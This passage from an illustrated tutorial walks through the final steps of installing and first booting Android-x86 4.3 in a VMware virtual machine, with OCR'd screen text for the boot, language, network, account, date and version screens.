


```
Congratulations!

Android-x86 is installed successfully.

Run Android-x86
Reboot

<  OK  >          <Cancel>
```

Figure 20. Running Android -x86

Step 21.

The booting has started (Figure 21). Be aware that it will take some time.



To direct input to this virtual machine, press Ctrl+G.

Figure 21. Boot screen

Step 22.

Select the language and click *Start* (Figure 22).





Figure 22. Language choice screen

Step 23.

It takes some time to load (Figure 23).




Just a sec...

Figure 23. Loading

Step 24.

You can select the available network or just click *Skip* (Figure 24).




To see available networks, turn Wi-Fi on.

Figure 24. Choosing the network

Step 25.

Select *Yes* to setup your *Account* or No to set it up later (Figure 25).



Got Google?


Do you have a Google Account?

If you use Gmail or Google Apps, answer Yes.

Figure 25. Setting up your Google account

Step 26.

Set the time and date. Then, click on the arrow (Figure 26).



Date & time

GMT+00:00


Current date
9/3/2013

Current time
11:02 PM

Figure 26. Setting date and time

Step 27.

Provide the username and click on the arrow (Figure 27).



This tablet belongs to...

The tablet uses your name to personalize some apps.

Musthiab

Last

Figure 27. Providing the username

Step 28.

The desktop screen will appear (Figure 28).




Figure 28. Desktop screen

Step 29.

You can take a look at the default applications (Figure 29).





Figure 29. Default applications

Step 30.

You can check your Android version in *Settings* → *About tablet* (Figure 30).



System updates

Status
Status of the battery, network, and other information

Legal information

Manufacturer
VMware, Inc.

Model number
VMware Virtual Platform

Android version
4.3

Baseband version
Unknown

Kernel version
3.10.2-android-x86+
cwhuang@fw.cwhuang.info #1
Thu Jul 25 18:38:02 CST 2013

OpenGL driver version

Figure 30. Checking your Android version